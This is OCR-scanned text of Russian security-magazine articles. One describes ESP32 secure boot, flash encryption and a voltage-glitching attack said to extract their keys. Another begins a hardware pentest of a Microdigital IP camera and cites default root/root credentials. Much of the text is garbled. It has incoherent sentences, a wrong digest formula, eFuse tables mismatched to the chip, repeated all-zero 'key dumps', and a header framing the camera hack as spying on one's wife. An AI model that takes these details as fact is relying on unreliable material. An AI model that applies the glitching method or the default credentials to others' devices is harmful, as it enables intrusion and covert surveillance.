0x3FF5A050 00000000 00000000 00000000 00000000
0x3FF5A060 00000000 00000000 00000000 00000000
0x3FF5A070 00000000 00000000 00000000 00000000
0x3FF5A080 00000000 00000000 00000000 00000000
0x3FF5A090 00000000 00000000 00000000 00000000
0x3FF5A0A0 00000000 00000000 00000000 00000000
0x3FF5A0B0 00000000 00000000 00000000 00000000
```

Таблица eFuse

Как видно, самое важное блока — это **BLK1** и **BLK2**, которые кроме прочего отвечают за ЗБ. Обратим внимание на поля — **WR_DIS_BLK1** и **WR_DIS_BLK2** и поля — **RD_DIS_BLK1** и **RD_DIS_BLK2**.

БЕЗОПАСНАЯ ЗАГРУЗКА

Безопасная загрузка (Secure Boot) стоит на страже подлинности и целостности прошивки, которая кроется во внешней флеш-памяти типа SPI. Аналогичная технология есть в ARM Cortex-M, но в ESP32 она реализована иначе — запустить на ESP32 операцию мод. безопасной загрузки полезно защита от подобной модификации прошивки.

Перед запуском прошивки проверяет загрузка создает цифру дайджест — от Bootloader и загружену. Это гарантирует, что исполняемый код не изменен. Если цифры не совпадают, загрузчик отказывается запускать для того, чтобы сохранить стиль. Методологическим бонусом атаки стало просто не запустит.

WWW

Подробнее о технологии аппаратных ЗБ, безопасной загрузке на сайте Espressif.

Как это работает?

Безопасная загрузка обычно устанавливает еще на производстве, которая гнилается безопасной сразу.

Ключ безопасной загрузки (SBK) сохраняет в eFuse

Как мы уже говорили, в ESP32 есть DTP-память, которая состоит из четырех блоков по 256 eFuse каждый. **Ключ безопасной загрузки** (SBK) обычно выливает в эпоненциальную прошивку блока BLK2 (256 бит) на производстве. Ключ SBK — 256-битный ключ AES, который используется для проверки дайджеста и ВЫЖИГАЕТ в регистры eFuse. Ключ SBK — 256-битный ключ AES, который используется для проверки дайджеста — блок BLK2 защищен специальным eFuse.

Поэтому, что такой ключ нужно хранить в тайне — чтобы злоумышленник не мог подделать прошивку, которая будет проходить проверку дайджеста. Кроме того, ключ безопасной загрузки предотвращает атаки — чтобы злоумышленник мог изменить прошивку и получить доступ, даже если ЗБ уничтожен. Ключ SBK — 256-битный ключ AES, который используется для проверки дайджеста.

Пара ключей ECDSA

Если прошивка вначале проверяет ключ генерит пару ключей ECDSA — сам ключ и открытый. Первый идет в eFuse. Второй включает в ключ eFuse прошивки — он генерит за пределами. Ключ ECDSA — 256-битный ключ.

Дайджест

Ключ SBK для каждого ЗП выполняет 192-битный дайджест. Мы выдаю на полярно 192 бит данных: 128 разделяем ключ Bootloader, 64 — дайджест. Дайджест на ЗБ бит, аналогично то, что фиксит SHA-512. Выглядит вот это так:

```
digest = SHA-512(AES-256(boot loader.bin + 0256 pad), key), SBK))
```

Остановимся на SBK

Исходя из его назначения, в ESP32 используется на SBK, которая кроме прочего — ЗБ. Ключ SBK — 256-битный ключ AES, который, то сказа, подписывает свой ключ — это обеспечивает целостность и аутентичность ключа.

Настройка безопасной загрузки

Электроды для выполнения в знаю, что на начало плата ESP32 безопасно загрузки — ключ безопасной загрузки.

```
$ espefuse.py burn_key secure_boot --chain secp256_private secure-boot-signing-key.pem key
$ espefuse.py burn_efuse ABS_DONE_1
```

После программирования можно увидеть представление eFuse, которых выглядит вот так:

```
$ espefuse.py summary
=== Run "summary" command ===
EFUSE_NAME (Block) Description = [bit_start, bit_count] = value (R/W)
MAC_FACTORY (BLK0) MAC address = [40, 48] = 30:ae:a4:cc:4e:bc (R/W)
CHIP_VER_REV1 (BLK0) Silicon Revision 1 = [15, 1] = 0 (R/W)
CHIP_VER_REV2 (BLK0) Silicon Revision 2 = [20, 1] = 0 (R/W)
CHIP_PKG (BLK0) Package version = [22, 3] = 0 (R/W)
CHIP_DP1 (BLK0) Disable part of RAM = [25, 1] = 0 (R/W)
CHIP_DP2 (BLK0) Disable part of RAM = [26, 1] = 0 (R/W)
CHIP_CPU_FREQ (BLK0) RD disable for CPU frequency = [27, 1] = 0 (R/W)
SPI_PAD_CONFIG_HD (BLK0) Configuration of SPI pad for HD (data 7) = [166, 5] = 0 (R/W)
DIS_DOWNLOAD_MODE (BLK0) Disable download mode (boot_mode[3:0]+GPIO15 values 0,1,2,12) = [199, 1] = 0 (R/W)
DIS_DIRECT_BOOT (BLK0) Disable direct boot mode = [200, 1] = 0 (R/W)
DIS_USB_JTAG (BLK0) Disable USB-JTAG = [201, 1] = 0 (R/W)
DIS_FORCE_DOWNLOAD (BLK0) Disable forced download mode = [203, 1] = 0 (R/W)
DIS_USB (BLK0) Disable USB = [204, 1] = 0 (R/W)
DIS_CAN (BLK0) Disable CAN = [205, 1] = 0 (R/W)
DIS_BOOT_REMAP (BLK0) Disable boot remap = [206, 1] = 0 (R/W)
SOFT_DIS_JTAG (BLK0) Soft disable JTAG = [206, 3] = 0 (R/W)
DIS_PAD_JTAG (BLK0) Disable JTAG = [209, 1] = 0 (R/W)
DIS_DOWNLOAD_MANUAL_ENCRYPT (BLK0) Disable manual encryption = [210, 1] = 0 (R/W)
USB_PHY_SEL (BLK0) USB PHY select = [211, 1] = 0 (R/W)
KEY_PURPOSE_0 (BLK0) Purpose of Key0 = [196, 4] = 5 (R/W)
KEY_PURPOSE_1 (BLK0) Purpose of Key1 = [200, 4] = 4 (R/W)
KEY_PURPOSE_2 (BLK0) Purpose of Key2 = [204, 4] = 0 (R/W)
KEY_PURPOSE_3 (BLK0) Purpose of Key3 = [208, 4] = 0 (R/W)
KEY_PURPOSE_4 (BLK0) Purpose of Key4 = [212, 4] = 0 (R/W)
KEY_PURPOSE_5 (BLK0) Purpose of Key5 = [216, 4] = 0 (R/W)
SECOND_BOOT_DEVICE (BLK0) Second boot device = [218, 2] = 0 (R/W)
SECURE_BOOT_EN (BLK0) Secure boot enable = [220, 1] = 0 (R/W)
SECURE_BOOT_AGGRESSIVE_REVOKE (BLK0) Aggressive revoke = [221, 1] = 0 (R/W)
FLASH_TYPE (BLK0) SPI Flash type = [222, 1] = 0 (R/W)
FLASH_PAGE_SIZE (BLK0) Flash page size = [223, 2] = 0 (R/W)
FLASH_ECC_EN (BLK0) Enable ECC for flash boot = [225, 1] = 0 (R/W)
FORCE_SEND_RESUME (BLK0) Force ROM code to send a resume command during SPI boot = [227, 1] = 0 (R/W)
SECURE_VERSION (BLK0) Secure version (used by ESP-IDF anti-rollback feature) = [228, 32] = 0 (R/W)
DIS_ICACHE (BLK0) Disable ICache = [252, 1] = 0 (R/W)
DIS_DCACHE (BLK0) Disable DCache = [253, 1] = 0 (R/W)
DIS_RTC_RAM_BOOT (BLK0) Disable boot from RTC RAM = [254, 1] = 0 (R/W)
Custom MAC (BLK3) Custom MAC address = [128, 48] = 30:ae:a4:cc:4e:bc (R/W)
Calibration fuses (BLK3) = [232, 8] = 0 (R/W)
Optional unique 128-bit ID (BLK3) = [128, 128] = 00000000000000000000000000000000 (R/W)
Flash Crypt Key (BLK1) = [256, 256] = 0000000000000000000000000000000000000000000000000000000000000000 (R/W)
Secure Boot key (BLK2) = [256, 256] = 0000000000000000000000000000000000000000000000000000000000000000 (R/W)
Block 0 (BLK0) = [0, 256] = 00000000 00000000 00000000 00000000 00000000 00000000 00000000 00000000 (R/W)
Block 1 (BLK1) = [256, 256] = 00000000 00000000 00000000 00000000 00000000 00000000 00000000 00000000 (R/W)
Block 2 (BLK2) = [512, 256] = 00000000 00000000 00000000 00000000 00000000 00000000 00000000 00000000 (R/W)
Block 3 (BLK3) = [768, 256] = 00000000 00000000 00000000 00000000 00000000 00000000 00000000 00000000 (R/W)
```

Таблица eFuse

Безопасная загрузка включена: **ABS_DONE_1** — это поле ЗБ.АСЦ. Выглядит вот так: **Secure Boot key** — ключ SBK, **Block 2** — ЗБ, **DIS_DOWNLOAD_MODE** — ЗБ.ЗАГРУЗКА, **DIS_DIRECT_BOOT** — ЗБ.ПРЯМАЯ ЗАГРУЗКА. Ключ SBK — 256-битный ключ AES, который хранится в регистрах eFuse. Ключ eFuse прошивки — 256-битный ключ AES, который используется для проверки дайджеста.

ФЛЕШ-ШИФРОВАНИЕ

Флеш-шифрование (Flash Encryption) — функция для шифрования содержимого встроенной в ESP32 SPI-флеш-памяти. Когда флеш-шифрование включено, мы не можем прошить данные с большой или контекста, просто визитная статья SPI-носить.

Для шифрования есть функции, то по доверху шифрования:

- загрузчик;
- таблица разделов;
- раздел приложения.

Другие типы данных могут быть зашифрованы в зависимости от условий:

- раздел приложения (Secure Boot всегда включена Encrypt-Release);
- любые разделы, помеченные в таблице разделов флагом encrypted.

WWW

Подробнее о технологии по флешу Flash Encryption на сайте Espressif.

Как это работает?

Как и безопасная загрузка, флеш-шифрование обычно производится еще на производстве, которая гнилается безопасной сразу.

Ключ флеш-шифрования (FE) сохраняет в eFuse

Все то же самое: DTP-память ESP32, состоящая из четырех блоков по 256 eFuse каждый. Ключ FE. Ключ шифрования (FE) выливается в блок eFuse. Ключ шифрования (FE). Содержимое флеш-памяти шифруется с ключом FE.

Ключ шифрования хранится в eFuse внутри чипа и защищен от программного доступа. Его нельзя считать или модифицировать — это ограничивает доступ к ключу.

Флеш-шифрование с помощью AES-256

Для шифрования используется алгоритм AES-256, при котором ключ нарастает (расширяется) каждого 32 байтного блока флеш-памяти. Это дает уникальный ключ для каждого блока. Шифрование выполняется в режиме XTS (аналогичный шифрованию диска), позволяющем не обдумывать проблемы флеш-шифрования (FE). Производить доступ к флеш-памяти FE обеспечивает функции флеш-шифрования. Если есть любые обычные флеш-памяти, сосредоточение с шифрованием процессором, тогда ключ шифрования FE обеспечивает.

Остановимся на FE

Итак, читать в ключ сосредоточение на FE, которой кроется в eFuse блока BLK1. Запишем его, а ежегу шифруется новый загрузчик или рас. Шифрование выполняется при загрузке.

Ключ настроить флеш-шифрование

Для ключа по умолчанию ставит шифрование eFuse и прошит его в BLK1:

```
$ espefuse.py burn_key flash_encryption key.bin
```

Для ключа eFuse задает шифрование:

```
$ espefuse.py --port /dev/ttyUSB0 dump
=== Run "dump" command ===
EFUSE_NAME (Block) Description = [bit_start, bit_count] = value (R/W)
MAC_FACTORY (BLK0) MAC address = [40, 48] = 30:ae:a4:cc:4e:bc (R/W)
CHIP_VER_REV1 (BLK0) Silicon Revision 1 = [15, 1] = 0 (R/W)
CHIP_VER_REV2 (BLK0) Silicon Revision 2 = [20, 1] = 0 (R/W)
CHIP_PKG (BLK0) Package version = [22, 3] = 0 (R/W)
CHIP_DP1 (BLK0) Disable part of RAM = [25, 1] = 0 (R/W)
CHIP_DP2 (BLK0) Disable part of RAM = [26, 1] = 0 (R/W)
CHIP_CPU_FREQ (BLK0) RD disable for CPU frequency = [27, 1] = 0 (R/W)
SPI_PAD_CONFIG_HD (BLK0) Configuration of SPI pad for HD (data 7) = [166, 5] = 0 (R/W)
DIS_DOWNLOAD_MODE (BLK0) Disable download mode (boot_mode[3:0]+GPIO15 values 0,1,2,12) = [199, 1] = 0 (R/W)
DIS_DIRECT_BOOT (BLK0) Disable direct boot mode = [200, 1] = 0 (R/W)
DIS_USB_JTAG (BLK0) Disable USB-JTAG = [201, 1] = 0 (R/W)
DIS_FORCE_DOWNLOAD (BLK0) Disable forced download mode = [203, 1] = 0 (R/W)
DIS_USB (BLK0) Disable USB = [204, 1] = 0 (R/W)
DIS_CAN (BLK0) Disable CAN = [205, 1] = 0 (R/W)
DIS_BOOT_REMAP (BLK0) Disable boot remap = [206, 1] = 0 (R/W)
SOFT_DIS_JTAG (BLK0) Soft disable JTAG = [206, 3] = 0 (R/W)
DIS_PAD_JTAG (BLK0) Disable JTAG = [209, 1] = 0 (R/W)
DIS_DOWNLOAD_MANUAL_ENCRYPT (BLK0) Disable manual encryption = [210, 1] = 0 (R/W)
USB_PHY_SEL (BLK0) USB PHY select = [211, 1] = 0 (R/W)
KEY_PURPOSE_0 (BLK0) Purpose of Key0 = [196, 4] = 5 (R/W)
KEY_PURPOSE_1 (BLK0) Purpose of Key1 = [200, 4] = 4 (R/W)
KEY_PURPOSE_2 (BLK0) Purpose of Key2 = [204, 4] = 0 (R/W)
KEY_PURPOSE_3 (BLK0) Purpose of Key3 = [208, 4] = 0 (R/W)
KEY_PURPOSE_4 (BLK0) Purpose of Key4 = [212, 4] = 0 (R/W)
KEY_PURPOSE_5 (BLK0) Purpose of Key5 = [216, 4] = 0 (R/W)
SECOND_BOOT_DEVICE (BLK0) Second boot device = [218, 2] = 0 (R/W)
SECURE_BOOT_EN (BLK0) Secure boot enable = [220, 1] = 0 (R/W)
SECURE_BOOT_AGGRESSIVE_REVOKE (BLK0) Aggressive revoke = [221, 1] = 0 (R/W)
FLASH_TYPE (BLK0) SPI Flash type = [222, 1] = 0 (R/W)
FLASH_PAGE_SIZE (BLK0) Flash page size = [223, 2] = 0 (R/W)
FLASH_ECC_EN (BLK0) Enable ECC for flash boot = [225, 1] = 0 (R/W)
FORCE_SEND_RESUME (BLK0) Force ROM code to send a resume command during SPI boot = [227, 1] = 0 (R/W)
SECURE_VERSION (BLK0) Secure version (used by ESP-IDF anti-rollback feature) = [228, 32] = 0 (R/W)
DIS_ICACHE (BLK0) Disable ICache = [252, 1] = 0 (R/W)
DIS_DCACHE (BLK0) Disable DCache = [253, 1] = 0 (R/W)
DIS_RTC_RAM_BOOT (BLK0) Disable boot from RTC RAM = [254, 1] = 0 (R/W)
Custom MAC (BLK3) Custom MAC address = [128, 48] = 30:ae:a4:cc:4e:bc (R/W)
Calibration fuses (BLK3) = [232, 8] = 0 (R/W)
Optional unique 128-bit ID (BLK3) = [128, 128] = 00000000000000000000000000000000 (R/W)
Flash Crypt Key (BLK1) = [256, 256] = 0000000000000000000000000000000000000000000000000000000000000000 (R/W)
Secure Boot key (BLK2) = [256, 256] = 0000000000000000000000000000000000000000000000000000000000000000 (R/W)
Block 0 (BLK0) = [0, 256] = 00000000 00000000 00000000 00000000 00000000 00000000 00000000 00000000 (R/W)
Block 1 (BLK1) = [256, 256] = 00000000 00000000 00000000 00000000 00000000 00000000 00000000 00000000 (R/W)
Block 2 (BLK2) = [512, 256] = 00000000 00000000 00000000 00000000 00000000 00000000 00000000 00000000 (R/W)
Block 3 (BLK3) = [768, 256] = 00000000 00000000 00000000 00000000 00000000 00000000 00000000 00000000 (R/W)
```

Таблица eFuse

Что что и, добавлю как по возможности. Вот что показывает тот UART при прошивании:

```
esptool.py v4.0-dev
Serial port /dev/ttyUSB0
Connecting....
Chip is ESP32-D0WDQ6-V3 (revision v3.1)
Features: WiFi, BT, Dual Core, Coding Scheme None
Crystal is 40MHz
MAC: 30:ae:a4:cc:4e:bc
Uploading stub...
Running stub...
Stub running...
Changed.
Configuring flash size...
Compressed 8192 bytes to 47.
Wrote 8192 bytes at 0x00001000, 100.0% in 0.0 seconds.
Hash of data verified.
Compressed 3072 bytes to 103.
Wrote 3072 bytes at 0x00008000, 100.0% in 0.0 seconds.
Hash of data verified.
Compressed 8192 bytes to 47.
Wrote 8192 bytes at 0x0000e000, 100.0% in 0.0 seconds.
Hash of data verified.
Compressed 1552640 bytes to 1000000.
Wrote 1552640 bytes at 0x00010000, 100.0% in 22.1
```

ВЗЛАМЫВАЕМ ESP32 РАЗ И НАВСЕГДА

ИЗВЛЕЧЕНИЕ КЛЮЧЕЙ ФЛЕШ-ШИФРОВАНИЯ И БЕЗЗАЩИТНАЯ ЗАГРУЗКА

Черный ящик

Я поставил реверс на 1 Ом (подключен к осциллографу) на **VDD_RTC**, чтобы проверить, что происходит с мощностью во время загрузки ESP32. Простой вывод мощности — поневой метод для реверса аппаратной обработки.

Боковая антенна для ESP32 (SC-50 прямо на грязь). 1 — передача (UART Tx: 2 — 3.3-вольтовый VDD (пчелу), 3 — расхода энергии. 4 — импульсная команда

Я пытался нашел чисто аппаратную обработку данной в 500 мс — до начала строки **ets_uart_init()** соответствующего процессу BootROM.

Эта аппаратная активность — наверняка инициализация контроллера eFuses и загрузка значений ключей в расширенный буферную память. Отрыва флеш-контроллер будет извлекать эти значения на следующих этапах.

Проверим мы гипотезу.

Готовим оборудование

Тестировать будем с помощью платы LOLIN. Выставим режим максимальной безопасности ESP32 (безопасная загрузка + флеш-шифрование).

Дешевый LOLIN (10 долларов на Amazon)

Модифицируем плату

Я медленно вырезал плату, чтобы одновременно управлять **VDD_CPU** и **VDD_RTC**

Готовим одновременный сброс VDD_CPU и VDD_RTC

Настройка оборудования

Вся система оборудования, которая мы будем сливать напряжение ESP32

Он скачется и синхронизации всех частей я использовал Python.


Режим загрузки и команда dump

Для нашего эксперимента я установил в ESP32 режим загрузки Python (ЛОЗ подключен к GND). Применяю команду **dump**, о которой мы уже говорили.

```
$ esptool.py -port /dev/ttyUSB0 dump
esptool.py v2.7-dev
Connecting...
MAC: 3c:61:05:03:ad:9c
Uploading stub...
Running stub...
Stub running...
00001000 bf480c34 00e43c71 00000000 00000010 f0000000 00000054
FROM block 0:
00000000 00000000 00000000 00000000 00000000 00000000 00000000 00000000
FROM block 1:
00000000 00000000 00000000 00000000 00000000 00000000 00000000 00000000
FROM block 2:
00000000 00000000 00000000 00000000 00000000 00000000 00000000 00000000
FROM block 3:
00000000 00000000 00000000 00000000 00000000 00000000 00000000 00000000
```

Результат

Используем обнаруженный нами период аппаратной обработки (до загрузки BootROM), чтобы сбросить напряжение на **VDD_CPU** и **VDD_RTC**. Если мы успешно считали защищенные от чтения и записи eFuses, экран осциллографа выглядит вот так:



Точное время ранней загрузки. Когда мы отключаем защиту от чтения и контроль eFuses, 1 — передача (подсказка UART Tx: 2 — 3.3-вольтовый VDD (пчелу) 3 — расхода энергии. 4 — импульсная команда

Во-первых, мы сдампили ключ флеш-шифрования.

```
$ esptool.py -port /dev/ttyUSB0 dump
esptool.py v2.7-dev
Connecting...
MAC: 3c:61:05:03:ad:9c
Uploading stub...
Running stub...
Stub running...
00001000 bf480c34 00e43c71 00000000 00000010 f0000000 00000054
FROM block 0:
00000000 00000000 00000000 00000000 00000000 00000000 00000000 00000000
FROM block 1:
00000000 00000000 00000000 00000000 00000000 00000000 00000000 00000000
FROM block 2:
00000000 00000000 00000000 00000000 00000000 00000000 00000000 00000000
FROM block 3:
00000000 00000000 00000000 00000000 00000000 00000000 00000000 00000000
```

```
---- EFuses reading 48 ---- Pulse delay = 0.00120128
esptool.py v2.7-dev
Connecting...
MAC: 3c:61:05:03:ad:9c
Uploading stub...
Running stub...
Stub running...
00001000 bf480c34 00e43c71 00000000 00000010 f0000000 00000054
FROM block 0:
00000000 00000000 00000000 00000000 00000000 00000000 00000000 00000000
FROM block 1:
00000000 00000000 00000000 00000000 00000000 00000000 00000000 00000000
FROM block 2:
00000000 00000000 00000000 00000000 00000000 00000000 00000000 00000000
FROM block 3:
00000000 00000000 00000000 00000000 00000000 00000000 00000000 00000000
```

Во-вторых, ключ безопасной загрузки тоже наш:

```
---- EFuses reading 16 ---- Pulse delay = 0.00119680
esptool.py v2.7-dev
Connecting...
MAC: 3c:61:05:03:ad:9c
Uploading stub...
Running stub...
Stub running...
00000000 00000000 00000000 00000000 00000000 00000000 00000000 00000000
FROM block 1:
00000000 00000000 00000000 00000000 00000000 00000000 00000000 00000000
FROM block 2:
00000000 00000000 00000000 00000000 00000000 00000000 00000000 00000000
FROM block 3:
00000000 00000000 00000000 00000000 00000000 00000000 00000000 00000000
```

Фатальный PoC

0:0:0 - Fe f20 View History Bookmarks Tools Help
0:0:0 - Internet Zap Edit View Search Terminal Help
---- EFuses reading 37 ----
Pulse delay = 0.00120128
esptool.py v2.7-dev
Connecting...
MAC: 3c:61:05:03:ad:9c
Uploading stub...
Running stub...
Stub running...
00001000 bf480c34 00e43c71 00000000 00000010 f0000000 00000054
FROM block 0:
00000000 00000000 00000000 00000000 00000000 00000000 00000000 00000000
FROM block 1:
00000000 00000000 00000000 00000000 00000000 00000000 00000000 00000000
FROM block 2:
00000000 00000000 00000000 00000000 00000000 00000000 00000000 00000000
FROM block 3:
00000000 00000000 00000000 00000000 00000000 00000000 00000000 00000000
---- EFuses reading 16 ----
Pulse delay = 0.00120128
esptool.py v2.7-dev
Connecting...
MAC: 3c:61:05:03:ad:9c
Uploading stub...
Running stub...
Stub running...
00000000 00000000 00000000 00000000 00000000 00000000 00000000 00000000
FROM block 1:
00000000 00000000 00000000 00000000 00000000 00000000 00000000 00000000
FROM block 2:
00000000 00000000 00000000 00000000 00000000 00000000 00000000 00000000
FROM block 3:
00000000 00000000 00000000 00000000 00000000 00000000 00000000 00000000
---- EFuses reading 15 ----
Pulse delay = 0.00120128
esptool.py v2.7-dev
Connecting...
MAC: 3c:61:05:03:ad:9c
Uploading stub...
Running stub...
Stub running...
00000000 00000000 00000000 00000000 00000000 00000000 00000000 00000000
FROM block 1:
00000000 00000000 00000000 00000000 00000000 00000000 00000000 00000000
FROM block 2:
00000000 00000000 00000000 00000000 00000000 00000000 00000000 00000000
FROM block 3:
00000000 00000000 00000000 00000000 00000000 00000000 00000000 00000000
0:0:0 - Search Mail Mail
0:0:0 - Search Mail Mail
0:0:0 - Search Mail Mail

ВСКРЫТАЯ КАМЕРА

КАК ИСКАТЬ УЯЗВИМОСТИ В «УМНЫХ» ГАДЖЕТАХ НА ПРИМЕРЕ ПОПУЛЯРНОЙ IP-КАМЕРЫ

За последние несколько лет все чаще обсуждается проблема безопасности домашних гаджетов. На слуху атаки ботнетов типа Mirai, которые поражают миллионы устройств и вредят как домашним пользователям, так и бизнесу. Этичные хакеры тоже исследуют все больше девайсов — обычно с неутешительными выводами. В этой статье я покажу все этапы проверки хардверной безопасности на примере распространенной в России модели IP-камеры. Спойлер: уязвимостей будет много.

Илья Шапошников
Эксперт в RedTeam, ПАО Ростелеком. Студент МГТУ им. Баумана. Капитан команды linvis и участник вузовский CTF-команды SFT0.
drahylar@mail.com

INFO

Этот текст основан на моем докладе Oldschool Way of Hacking Microdigital IP-cameras, с которым я выступил на ZeroNights 2019. Многие просили меня прислать слайды, и я решил, что статья с разбором всех уязвимостей будет еще полезнее.

Итак, моей задачей было выбрать такого производителя, который, с одной стороны, давно присутствует на российском рынке, с другой — еще не привлекал внимание специалистов по безопасности. Мой выбор пал на корейскую фирму Microdigital, которая производит IP-камеры.

Сайт компании обещает нам широкий ассортимент: «свыше 30 моделей регистраторов, свыше 150 моделей видеокамер». Отлично!

Компания существует на рынке (в том числе и российском) уже больше двенадцати лет, а это значит, что ее продукция распространена. Оказалось даже, что в 2011 году был заключен договор на оснащение более 30 тысяч российских автобусов камерами этой фирмы.


В первую очередь меня заинтересовали устройства серии N, они достаточно продвинутые, но при этом пока что не стали объектом тестирования кого-то из исследователей. Пора исправить это! Я выбрал модель MDC-N4090W, которая предназначена для использования внутри помещений. Подробную информацию об устройстве можно почерпнуть на сайте производителя.

Картинки по запросу MDC-N4090W


ИЗУЧЕНИЕ КАМЕРЫ

Начинать любое исследование железа лучше всего с изучения доступной документации.

Открываем PDF, полученный на сайте Microdigital, и узнаем, что у камеры есть веб-интерфейс с пользователями root (пароль root) и anonymous.



Ну и раз уж мы на сайте компании, прихватим актуальную прошивку для камеры. Долго искать не пришлось, она доступна в соответствующем разделе.



Не факт, правда, что в прошивке содержится вся нужная для тестирования информация, поэтому смысл ее изучать будет, только если нет полноценного административного доступа в консоль устройства либо когда надо изучить алгоритм. Поэтому не будем сейчас тратить время и вернемся к прошивке позже.

Продолжение статьи →

ВСКРЫТАЯ КАМЕРА

ВЫ ПОЛУЧАЕТЕ ПОЛНЫЙ ДОСТУП В «ЛИЧНЫЙ» ГАДЖЕТ ВАШЕЙ ЖЕНЫ ЧЕРЕЗ ПОТРЯСАЮЩУЮ КАМЕРУ

ПОДГОТОВКА УСТРОЙСТВА К ТЕСТИРОВАНИЮ

Чтобы начать тестирование устройства, его необходимо снять с этого дырявого пластикового чехла (спасибо, только зачем ты пластиковую и скучная тонкая?):

Также видим следующее:

- память SDRAM,256 EDO 60ns
- NAND-флешка
- интерфейсы - четыре линии UART, USB, MicroSD, Ethernet.

Плюс отличненько как BLE, и не расстраивайтесь, так как это скорее всего, кому-то для подключения модуля Bluetooth. Нет это в данной модели не используется.

Модель SDRAM,256 EDO 60ns — энергонезависимая NAND память в кодировке TSOP 48 — это чипы почти ушли. Это мало данных подробнее о типе памяти NAND,256 — в основном используется в смартфонах.

Для дальнейшей работы потребуется сделать более удобные, чтобы в случае «покопаться» камеры можно было вернуть на в изначальное состояние. Для этого нам потребуется паяльник, паяльная станция, мультиметр. Любые TLAB или TLAB2 с переходником NANDSB — от DPM.

Сохраняем фото памяти сохранение в наш рабочий директорию. Как и что нужно, выкладываем в мой канал. Ждал только в том случае, если не выйдет дорвелся до шаманской кнопки.

Рекомендуется выбрать TLAB

Для чипа SDRAM,256 можно не составлять подобно наступить, доказывающее [1]. Обязывается, вероятно, что чипы — ARM. А пока мы на их документацию можно достать что достаточно, но нам она не потребуется.

0x0	0x0000	0x0000	0x0000	0x0000	0x0000	0x0000	0x0000	0x0000	0x0000	0x0000	0x0000	0x0000	0x0000	0x0000	0x0000
0x10	0x0000	0x0000	0x0000	0x0000	0x0000	0x0000	0x0000	0x0000	0x0000	0x0000	0x0000	0x0000	0x0000	0x0000	0x0000
0x20	0x0000	0x0000	0x0000	0x0000	0x0000	0x0000	0x0000	0x0000	0x0000	0x0000	0x0000	0x0000	0x0000	0x0000	0x0000
0x30	0x0000	0x0000	0x0000	0x0000	0x0000	0x0000	0x0000	0x0000	0x0000	0x0000	0x0000	0x0000	0x0000	0x0000	0x0000
0x40	0x0000	0x0000	0x0000	0x0000	0x0000	0x0000	0x0000	0x0000	0x0000	0x0000	0x0000	0x0000	0x0000	0x0000	0x0000
0x50	0x0000	0x0000	0x0000	0x0000	0x0000	0x0000	0x0000	0x0000	0x0000	0x0000	0x0000	0x0000	0x0000	0x0000	0x0000
0x60	0x0000	0x0000	0x0000	0x0000	0x0000	0x0000	0x0000	0x0000	0x0000	0x0000	0x0000	0x0000	0x0000	0x0000	0x0000
0x70	0x0000	0x0000	0x0000	0x0000	0x0000	0x0000	0x0000	0x0000	0x0000	0x0000	0x0000	0x0000	0x0000	0x0000	0x0000
0x80	0x0000	0x0000	0x0000	0x0000	0x0000	0x0000	0x0000	0x0000	0x0000	0x0000	0x0000	0x0000	0x0000	0x0000	0x0000
0x90	0x0000	0x0000	0x0000	0x0000	0x0000	0x0000	0x0000	0x0000	0x0000	0x0000	0x0000	0x0000	0x0000	0x0000	0x0000
0xA0	0x0000	0x0000	0x0000	0x0000	0x0000	0x0000	0x0000	0x0000	0x0000	0x0000	0x0000	0x0000	0x0000	0x0000	0x0000
0xB0	0x0000	0x0000	0x0000	0x0000	0x0000	0x0000	0x0000	0x0000	0x0000	0x0000	0x0000	0x0000	0x0000	0x0000	0x0000
0xC0	0x0000	0x0000	0x0000	0x0000	0x0000	0x0000	0x0000	0x0000	0x0000	0x0000	0x0000	0x0000	0x0000	0x0000	0x0000
0xD0	0x0000	0x0000	0x0000	0x0000	0x0000	0x0000	0x0000	0x0000	0x0000	0x0000	0x0000	0x0000	0x0000	0x0000	0x0000
0xE0	0x0000	0x0000	0x0000	0x0000	0x0000	0x0000	0x0000	0x0000	0x0000	0x0000	0x0000	0x0000	0x0000	0x0000	0x0000
0xF0	0x0000	0x0000	0x0000	0x0000	0x0000	0x0000	0x0000	0x0000	0x0000	0x0000	0x0000	0x0000	0x0000	0x0000	0x0000

Продвинем по интерфейсам. Из документации сказано, что USB и MicroSD нужны в основном для того, чтобы подключить к устройству внешние носители и использовать их в качестве временных. Для полноты картины можно подключить к устройству USB-фаззер-бладхаунд и, используя ранее упомянутый плагин, получить список поддерживаемых устройств.

```
Supported devices:
Supported device type: 0x0000 (Disk)
Supported device type: 0x0001 (Tape)
Supported device type: 0x0002 (Printer)
Supported device type: 0x0003 (Processor)
Supported device type: 0x0004 (WORM)
Supported device type: 0x0005 (CD-ROM)
Supported device type: 0x0006 (Scanner)
Supported device type: 0x0007 (Optical Memory)
Supported device type: 0x0008 (Medium Changer)
Supported device type: 0x0009 (Communications)
Supported device type: 0x000C (Storage Array)
Supported device type: 0x000D (Enclosure)
Supported device type: 0x000E (RBC)
Supported device type: 0x000F (OCRW)
Supported device type: 0x0011 (OSD)
Supported device type: 0x0012 (ADC)
Supported device type: 0x0013 (SES)
Supported device type: 0x0014 (RAID)
Supported device type: 0x0015 (Bridge)
Supported device type: 0x0016 (Object-based Storage)
Supported device type: 0x0017 (Automation/Drive Interface)
```

В сожалению, камера не поддерживает не одно из известных мне устройств. Как же насчет UART? Ты спросишь, зачем нужен UART? Это отличный каждый поиск и каждое сокрытие, передача данных. Для этого использовались логические анализаторы. Для этого нужно подключить к устройству логический анализатор, который сохраняет часть устройства и информационный маячок.

Протокодируем лины для удобства.

Проводя чем включить логический анализатор, подключаем заземление к лину GND интерфейса для подсчета линии BLE.

Теперь включим логический анализатор и смеж устройства и смотрим, что из этого выйдет.

После включения устройства на линии появился 3.8 — следовательно, все прозвонили для питания. Линии между 8 (синяя с) линии GND интерфейса для подключения модуля BLE, бывает, этот тип плат сливает. И установ получаем лин под комплект 2 он отличает за прием Battria 95%. Теперь с чер. Ставим на линии 2 и 3 и подключаем к ним UART. Для подключения к устройству Arduino UNO (понимаю проверяем с TX/RX).

Начинаем мониторить порт UART и получаем следующее:

```
Start UART
Port: COM3
Baud rate: 115200
Byte: 0x00 0x00 0x00 0x00 0x00 0x00 0x00 0x00 0x00 0x00 0x00 0x00 0x00 0x00 0x00 0x00
```

